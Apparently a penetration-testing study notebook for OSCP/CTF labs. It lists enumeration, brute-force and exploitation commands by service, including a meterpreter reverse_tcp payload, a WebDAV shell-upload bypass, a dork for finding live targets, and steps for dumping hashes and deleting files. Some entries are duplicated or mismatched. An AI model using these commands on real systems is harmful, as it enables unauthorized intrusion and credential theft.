

Enumeration

Wednesday, January 2, 2019 3:30 PM

<https://github.com/DigitalAftermath/EnumerationVisualized/wiki>

Enumerate, Enumerate, and Enumerate some more:

FTP Services

ftp-vulnerability-scan - Nmap can be leveraged to scan FTP services for known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -p [PORT] --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 [IP]
```

ftp-default - Hydra can be utilized to check FTP services for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/ftp-default-userpass.txt -u -f [IP] ftp
```

SMB Services

samrdump - samrdump communicates with the Security Account Manager Remote interface from the MSRPC suite. It lists system user accounts, available resource shares and other sensitive information exported through this service.

Example Syntax:

```
python /usr/share/doc/python-impacket-doc/examples/samrdump.py [IP] [PORT]/SMB
```

smbenum - smbenum can be utilized to enumerate smb shares.

Example Syntax:

```
bash ./scripts/smbenum.sh [IP]
```

smbenum - smbenum can be utilized to enumerate smb shares.

Example Syntax:

```
bash ./scripts/smbenum.sh [IP]
```

enum4linux - SMB shares can be enumerated via enum4linux.

Example Syntax:

```
enum4linux [IP]
```

enum4linux - SMB shares can be enumerated via enum4linux.

Example Syntax:

```
enum4linux [IP]
```

smb-enum-users-rpc - Users can be enumerated through SMB services via RPCClient.

Example Syntax:

```
bash -c "echo 'enumdomusers' | rpcclient [IP] -U%"
```

smb-enum-admins - Net can be utilized to enumerate Domain Administrators via SMB shares.

Example Syntax:

```
net rpc group members "Domain Admins" -I [IP] -U%
```

smb-enum-groups - Nmap can be utilized to enumerate groups via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-groups [IP] -vvvv
```

smb-enum-shares - Nmap can be utilized to enumerate shares via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-shares [IP] -vvvv
```

smb-enum-sessions - Nmap can be utilized to enumerate logged in users via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-sessions [IP] -vvvv
```

smb-enum-policies - Nmap can be utilized to password policies via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-domains [IP] -vvvv
```

smb-null-sessions - Rpcclient can be utilized to check for null sessions.

Example Syntax:

```
bash -c "echo 'srvinfo' | rpcclient [IP] -U%"
```

smb-vulnerability - Nmap can be utilized to check SMB services for known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -p [PORT] --script=smb-vuln* --script-args=unsafe=1 [IP]
```

nbtscan - Nbtscan finds the IP address, NetBIOS computer name, logged-in user name and MAC address via SMB.

Example Syntax:

```
nbtscan -v -h [IP]
```

Manual Browsing - SMB Shares should be enumerated manually whenever possible.

Example Syntax:

```
smbclient -L INSERTIPADDRESS  
smbclient //INSERTIPADDRESS/tmp  
smbclient \INSERTIPADDRESS\ipc$ -U john  
smbclient //INSERTIPADDRESS/ipc$ -U john  
smbclient //INSERTIPADDRESS/admin$ -U john  
winexe -U username //INSERTIPADDRESS "cmd.exe" --system
```

HTTP/S Services

Nmap Scripts - Nmap can be leveraged to scan the service via the Nmap Scanning Engine (NSE). This is helpful when attempting to identify vulnerabilities or potential avenues of attack.

Example Syntax:

```
nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT]
```

Nikto - Nikto is a web application scanner that looks for thousands of vulnerabilities. This is something you should kick off early and review the results once the scan has completed.

Example Syntax:

```
nikto -o "[OUTPUT].txt" -p [PORT] -h [IP]
```

Whatweb - Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.

Example Syntax:

```
whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"
```

CeWL - CeWL creates custom wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.

Example Syntax:

If http:

```
http://\[IP\]:\[PORT\]/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"
```

If https:

```
https://\[IP\]:\[PORT\]/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"
```

wafw00f - Wafw00f identifies if a particular web address is behind a web application firewall.

Example Syntax:

If http:

```
wafw00f http://\[IP\]:\[PORT\]/, "http,https,ssl,soap,http-proxy,http-alt"
```

If https:

```
wafw00f https://\[IP\]:\[PORT\]/, "http,https,ssl,soap,http-proxy,http-alt"
```

w3m - w3m can be utilized to quickly grab the robots.txt from a website.

Example Syntax:

```
w3m -dump [IP]/robots.txt
```

Gobuster - Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:

1. Utilize a wordlist of common files/directories.
2. Utilize a wordlist of common cgis.

Common Directory Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u https://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

Common CGI Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u http://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u https://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

Dirbuster - Dirbuster is a java application designed to brute force web directories/file names. This application can be configured to utilize your preferred wordlist.

Example Syntax:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

Netcat Banner Grab - Netcat can be used to grab the service banner of the running application.

Example Syntax:

```
nc -v -n -w1 [IP] [PORT]
```

Netcat Banner Grab - Curl can be used to grab the service banner of the running application.

Example Syntax:

```
curl -i [IP]
```

X11 Screenshot - X11 Screenshot can be used to take a screenshot of the web page.

Example Syntax:

```
bash ./scripts/x11screenshot.sh [IP]
```

LDAP Services

LDAPSearch - LDAPSearch can be utilized to locate and retrieve directory entries.

Example Syntax:

```
ldapsearch -h [IP] -p [PORT] -x -s base
```

MSSQL Services

mssql-vulnerability - Nmap can be leveraged to scan MsSQL for Known vulnerabilities.

Example Syntax:

```
nmap -vv -sV -Pn -p [PORT] --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=%s,smsql.username-sa,mssql.password-sa [IP]
```

mssql-default - Hydra can be utilized to check the MsSQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mssql-default-userpass.txt -u -f [IP] mssql
```

MySQL

mysql-vulnerability - Nmap can be leveraged to scan MySQL for Known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 [IP] -p [PORT]
```

mysql-default - Hydra can be utilized to check the MySQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mysql-default-userpass.txt -u -f [IP] mysql
```

Showmount - Showmount can be utilized to show NFS shares.

Example Syntax:

```
showmount -e [IP]
```

Oracle Database Enumeration

oracle-version - Metasploit can be leveraged to scan the Oracle DB to find the respective version.

Example Syntax:

```
msfcli auxiliary/scanner/oracle/tnslsnr_version rhosts=[IP] E
```

oracle-sid - Metasploit can be utilized to enumerate the Oracle DB SID.

Example Syntax:

```
msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E
```

oracle- - Hydra can be used to check for default Oracle DB credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/oracle-default-userpass.txt -u -f [IP]
```

Postgres Enumeration

postgres-default - Hydra can be utilized to check the Postgres database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/postgres-default-userpass.txt -u -f [IP] postgres
```

RDP Services

rdp-sec-check - RDP security settings can be enumerated via rdp-sec-check.

Example Syntax:

```
perl ./scripts/rdp-sec-check.pl [IP]:[PORT],
```

RDP Services

ncrack - Ncrack can be utilized to brute force RDP services. Example Syntax:

```
ncrack -vv --user administrator -P /usr/share/wordlists/rockyou.txt rdp://[IP]
```

RPC Services

rpcinfo - rpcinfo can be utilized to enumerate RPC services.

Example Syntax:

```
rpcinfo -p [IP]
```

SMTP Services

smtp-enum-vrfy - Metasploit can utilize the VRFY verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-expn - Metasploit can utilize the EXPN verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M EXPN -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-rcpt - Metasploit can utilize the RCPT verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M RCPT -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

SNMP Services

snmpcheck - snmpcheck can be used to enumerate SNMP devices.

Example Syntax:

```
snmpcheck -t [IP]
```

Sparta

Below is a custom Sparta config file that can be utilized to streamline/simplify the enumeration process.
How do I install the config file?

Simple, go navigate to /usr/share/Sparta and edit the contents of sparta.conf to the supplied configuration file. In the event you manage to mess this simple task up, delete the sparta.conf file, rerun Sparta, and a new sparta.conf file will be generated.



Why should I use Sparta?

A few reasons:

- Sparta provides an enumeration framework that can save valuable time via a point, click, shoot strategy instead of CLI bashing.

- Sparta uses a phased approach to port scanning, allowing for the rapid identification of common ports while scanning all 65,535 ports.
- Sparta can be customized for your particular needs and does not require in-depth scripting/programming knowledge.

What is the suggested workflow?

The workflow is straight forward:

launch sparta -> save file -> add hosts -> enumerate specific services

In the workflow provided, you will see that nmap is used to conduct parallel scanning. This is done for a few reasons:

1. Sparta uses a phased approach to scanning.
2. Nmap can be utilized to conduct a more granular approach to scanning (if needed).
3. Nmap is used to double check the results of Sparta to ensure everything is true.

Sparta allows for the importing of nmap scans, so if you want to skip Sparta scanning hosts, just conduct the scanning via Zenmap/Nmap and import the results.

Make sure you save Sparta results to a folder structure that makes sense for you. I really like utilizing once instance of Sparta to scan one host, so at any given time I will have multiple tabs of Sparta open just to keep things "isolated". All of this is up to how you like to manage your workspace, there is no "correct" way.

Sparta .conf Script

<https://github.com/DigitalAftermath/EasyEnumeration/blob/master/sparta.conf>

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.

Enumeration is used to gather the below

- Usernames, Group names
- Hostnames
- Network shares and services
- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners
- SNMP and DNS Details

Significance of enumeration:

Enumeration is often considered as a critical phase in Penetration testing as the outcome of enumeration can be used directly for exploiting the system.

Enumeration classification:

Enumeration can be performed on the below.

1. NetBios Enumeration
2. SNMP Enumeration
3. LDAP Enumeration
4. NTP Enumeration
5. SMTP Enumeration
6. DNS Enumeration

7. Windows Enumeration
8. UNIX /Linux Enumeration

The rest of the document explains each one of the above enumeration along with tools and controls for preventing the same.

Scan for hosts

```
nmap -sn $iprange -oG - | grep Up | cut -d' ' -f2 > network.txt
```

Port scanning

TCP Top 1000:

```
nmap -Pn -sC -sV -oA tcp -vv $ip
```

All TCP Ports:

```
nmap -Pn -sC -sV -oA all -vv -p- $ip
```

When you're getting no where with the TCP ports - try UDP ports. Easily forgotten about!

UDP Top 100:

```
nmap -Pn -sU --top-ports 100 -oA udp -vv $ip
```

Utilize nmap's scripts

Find script related to a service your interested in, example here is ftp

```
locate .nse | grep ftp
```

What does a script do?

```
nmap --script-help ftp-anon
```

Vulnerability scanning

Search services vulnerabilities

```
searchsploit --exclude=dos -t apache 2.2.3
```

```
msfconsole; > search apache 2.2.3
```

- FTP service on 10.10.1.22:21
 - Enumeration
 - `nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22`
 - `hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp`
- Found telnet service on 10.11.1.22:23
 - Enumeration
 - `ncat -nv 10.11.1.22 23`

- SSH service on 10.10.1.22:22
 - Bruteforcing
 - medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
 - hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
 - ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
 - Use nmap to automate banner grabbing and key fingerprints, e.g.
 - nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'
- SMTP service on 10.11.1.22:25
 - Find users
 - smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top_shortlist.txt -t 10.11.1.22 -p 25
- Found MSRPC service on 10.11.1.22:111
 - Enumeration
 - rpcclient -U "" 10.11.1.22
- NetBIOS service on 10.10.1.22:139
 - Enumeration
 - nmblookup -A 10.10.1.22
 - smbclient //MOUNT/share -l 10.10.1.22 N
 - smbclient -L //10.10.1.22
 - enum4linux -a 10.10.1.22
 - rpcclient -U "" 10.10.1.22

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests. Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. “”, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.

EXAMPLE USAGE:

* Scan example.com.

./whatweb example.com

* Scan reddit.com slashdot.org with verbose plugin descriptions.

./whatweb -v reddit.com slashdot.org

* An aggressive scan of wired.com detects the exact version of WordPress.

./whatweb -a 3 www.wired.com

- * Scan the local network quickly and suppress errors.
whatweb --no-errors 192.168.0.0/24
- * Scan the local network for https websites.
whatweb --no-errors --url-prefix https:// 192.168.0.0/24
- * Scan for crossdomain policies in the Alexa Top 1000.
./whatweb -i plugin-development/alexa-top-100.txt \
--url-suffix /crossdomain.xml -p crossdomain_xml

root@kali:~# whatweb -v -a 3 192.168.0.102

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analysis .

Samrdump is used to retrieved information about the target using SAM (Security Account Manager).

It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

What is LDAP?

LDAP Stands for **L**ight **W**eight **D**irectory **A**ccess **P**rotocol and it is an Internet protocol for accessing distributed directory services like Active Directory or OpenLDAP etc. A directory service is a hierarchical and logical structure for storing records of users. LDAP is based on client and server architecture. LDAP transmits over TCP and information is transmitted between client and server using Basic Encoding Rules (BER).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

LDAP Security controls:

The following are the security controls to prevent LDAP enumeration attacks

9. Use SSL to encrypt LDAP communication
10. Use Kerberos to restrict the access to known users
11. Enable account lockout to restrict brute forcing

What is NTP?

NTP stands for Network Time protocol designed to synchronize clocks of networked computers. NTP can achieve accuracies of 200 milliseconds or better in local area networks under ideal conditions. NTP can maintain time to within ten milliseconds (1/100 second) over the Internet. NTP is based on agent-server architecture where agent queries the NTP server, and it works on User Datagram Protocol (UDP) and well-known port 123.

NTP Enumeration:

An attacker can enumerate the following information by querying NTP server.

12. List of hosts connected to the NTP server
13. Internal Client IP addresses, Hostnames and Operating system used.

NTP Enumeration Tools:

The following table shows the list of tools to perform NTP Enumeration:

Sl.no	Name of the tool	Description / web links
01	ntptrace	Query to determine from where the NTP server updates its time and traces the chain of NTP servers from a source
02	ntpdcc	Query the ntp Deamon about its current state and to request changes in the state
03	Ntpq	Monitors NTP daemon ntpd operations and determine performance

NTP Security controls:

The following are the security controls to prevent NTP enumeration attacks

- Restrict the usage of NTP and enable the use of NTPSec where possible
- Filter the traffic with IPTables
- Enable logging for the messages and events

Windows Enumeration:

Windows Operations system can be enumerated with multiple tools from Sysinternals. Many more sysinternal tools can be downloaded from the following

URL <https://technet.microsoft.com/en-in/sysinternals/bb545021.aspx>. The following list is the list of some important utilities.

Sl.no	Name of the tool	Description / web lnks
01	PsExec	Execute processes on remote machine
02	PsFile	Displays list of files opened remotely.
03	PsGetSid	Translate SID to display name and vice versa
04	PSSkill	Kill processes on local or remote machine
05	PsInfo	Displays installation, install date, kernel build, physical memory, processors type and number, etc.
06	PSSlist	Displays process, CPU, Memory, thread statistics
07	PSSloggedOn	Displays local and remote logged users
08	PSSlogList	View Event logs

Windows Security controls:

The following are the security controls to prevent Windows enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure Windows Firewall is configured to restrict the access

UNIX or Linux Enumeration:

UNIX or Linux Operating System can be enumerated with multiple command line utilities provided by the OS. Below is the list of utilities.

Sl.no	Name of the tool	Description / web lnks
01	Finger	Enumerate users on remote machine
02	rpcInfo	Enumerate Remote procedure call
03	rpcclient	Enumerate Usernames on Linux
04	showmount	Enumerate list of shared directories
05	Enum4Linux	https://labs.portcullis.co.uk/tools/enum4linux/

LINUX Security controls:

The following are the security controls to prevent Linux enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure IPTables is configured to restrict the access

Mysql

- `nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306`
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST --data  
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');  
mysql> \! sh
```

MsSql

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping  
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload  
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../freetds.conf  
[someserver]  
host = $ip  
port = 1433  
tds version = 8.0  
user=sa
```

```
root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

[SQL](#)
[/5-sql](#)

RPC (135)

- Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip
```

```
nmap $ip --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

SSH

- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers  
set user_file /usr/share/wordlists/metasploit/unix_users.txt  
or  
set user_file /usr/share/seclists/UsernameNames/names.txt  
run
```

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SSL

- Open a connection

```
openssl s_client -connect $ip:443
```

- Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

POP3

- Test authentication:

```
telnet $ip 110
USER user@$ip
PASS admin
list
retr 1
```

Finger port 79

<https://touhidshaikh.com/blog/?p=914>

Find Logged in users on target.

```
finger @$ip
```

if there is no user logged in this will show no username

Check User is existed or not.

```
finger $username@$ip
```

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Using Metasploit fo Brute-force target

```
use auxiliary/scanner/finger/finger_users
set rhosts $ip
set users_file
run
```

```
cd /tmp/  
wget http://pentestmonkey.net/tools/finger-user-enum/finger-user-enum-1.0.tar.gz  
tar -xvf finger-user-enum-1.0.tar.gz  
cd finger-user-enum-1.0  
perl finger-user-enum.pl -t 10.22.1.11 -U /tmp/rockyou-top1000.txt
```

RDP

- Bruteforce
- `ncrack -vv --user administrator -P password-file.txt rdp://$ip`
- `hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip`

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- `ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"`

nmap has many vulnerability scanning NSE scripts in /usr/share/nmap/scripts/

- OpenVAS
- Powerful vulnerability scanner with thousands of scan checks. Setup:
- `openvas-setup; openvas-adduser; gsd`

Word Lists

- `/usr/share/seclists/
/usr/share/wordlist/
/usr/share/metasploit-framework/data/wordlists/
Minimal web server`

- `for i in 1 2 3 4 5 6 7; do echo -e '200 OK HTTP/1.1\r\nConnection:close\r\n\r\nfoo\r\n' | nc -q 0 -klvp 80; done`

Proxy

- Protocols

```
http://  
http://  
connect://  
sock4://  
sock5://
```

Methods

Wednesday, January 2, 2019 3:14 PM

Methodologies:

- OSSTMM
- PTES
- NIST Special Publication 800-115
- OWASP Testing Guide
- Pen Testing Framework

Get Out of Jail Free Card

- www.counterhack.net/permission_memo.html

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

`nmap --script exploit -Pn $ip`

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source

- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 \$ip 1
- smbclient -L //\$ip
- smbmap -H \$ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/Whoaml
- Copy proof.txt
- Dump hashes

- Dump SSH Keys
- Delete files
- Reset Machine

From <<https://guide.offsecnewbie.com/general-methodology>>

Good Example

Saturday, January 5, 2019 1:36 AM

```
nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16
&
nmap -p80,8000,8080 10.11.0.0/16 -oG - | nikto -host -
```

Scans:

```
nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16
nmap -p80,443,5800,5900,8000,8080 10.11.0.0/16 -oG - | nikto -host -
nmap -vv -A -PS -PA -PU -PE -PP -sS -sU -p0-65535 -sC -sV -oA comp5 -iL /root/targets.txt
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -p 1-65535 -r 1000 -R 5 -i
tap0 -l /root/unicornscan1.txt 10.11.1.0/16
unicornscan -mTsf -lv -r 1000 -l /root/unicornscan2.txt 10.11.1.0/16
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l
/root/unicornscan3.txt 10.11.1.0/16
unicornscan -v -z -B 80 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l
/root/unicornscan4.txt 10.11.1.0/16
unicornscan -v -z -B 4343 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l
/root/unicornscan5.txt 10.11.1.0/16
unicornscan -v -z -H -mUTAsf -r 1000 -l /root/unicornscan6.txt 10.11.1.0/16
netdiscover -r 10.11.1.0/16
```

Most basic usage of arp-scan is scanning local network with a single options named --localnet or -l . This will scan whole local network with arp packets. While using arp-scan we need root privileges.

```
1 $ arp-scan --localnet
```

If the responses return by the scanned hosts are important for us we can save them in pcap format. Pcap format is supported by tools like tcpdump, wireshark etc. We will use -pcapsavefile or -W options to specify pcap file.

Dmitry **-b** is use for banner grabbing for all open ports; Type following command to grab **SSH banner** of remote PC.

```
1 dmitry -b 192.168.1.106
```

Webmin

Webmin is a webgui to interact with the machine.

The password to enter is the same as the password for the root user, and other users if they have that right. There are several vulnerabilities for it. It is run on port 10000.

Wordpress

sudo wpscan -u <http://cybear32c.lab>

If you hit a 403. That is, the request is forbidden for some reason. Read more here:

https://en.wikipedia.org/wiki/HTTP_403

It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.

```
sudo wpscan -u http://cybear32c.lab/ --random-agent
```

Scan for users

You can use wpscan to enumerat users:

Webdav

Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:

```
cadaver 192.168.1.101/webdav
```

Then sign in with username and password. The default username and passwords on xamp are:

Username: wampp

Password: xampp

Then use put and get to upload and download. With this you can of course upload a shell that gives you better access.

If you are looking for live examples just google this:

```
inurl:webdav site:com
```

Test if it is possible to upload and execute files with webdav.

```
davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfilePOC
```

If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:

upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to shell443.asp.jpg.

Now you visit the page in the browser and the asp code will run and return your shell.

References

<http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf>

WAF - Web application firewall

One of the first things we should do when starting to poke on a website is see what WAF it has.

Identify the WAF

wafw00f <http://example.com>

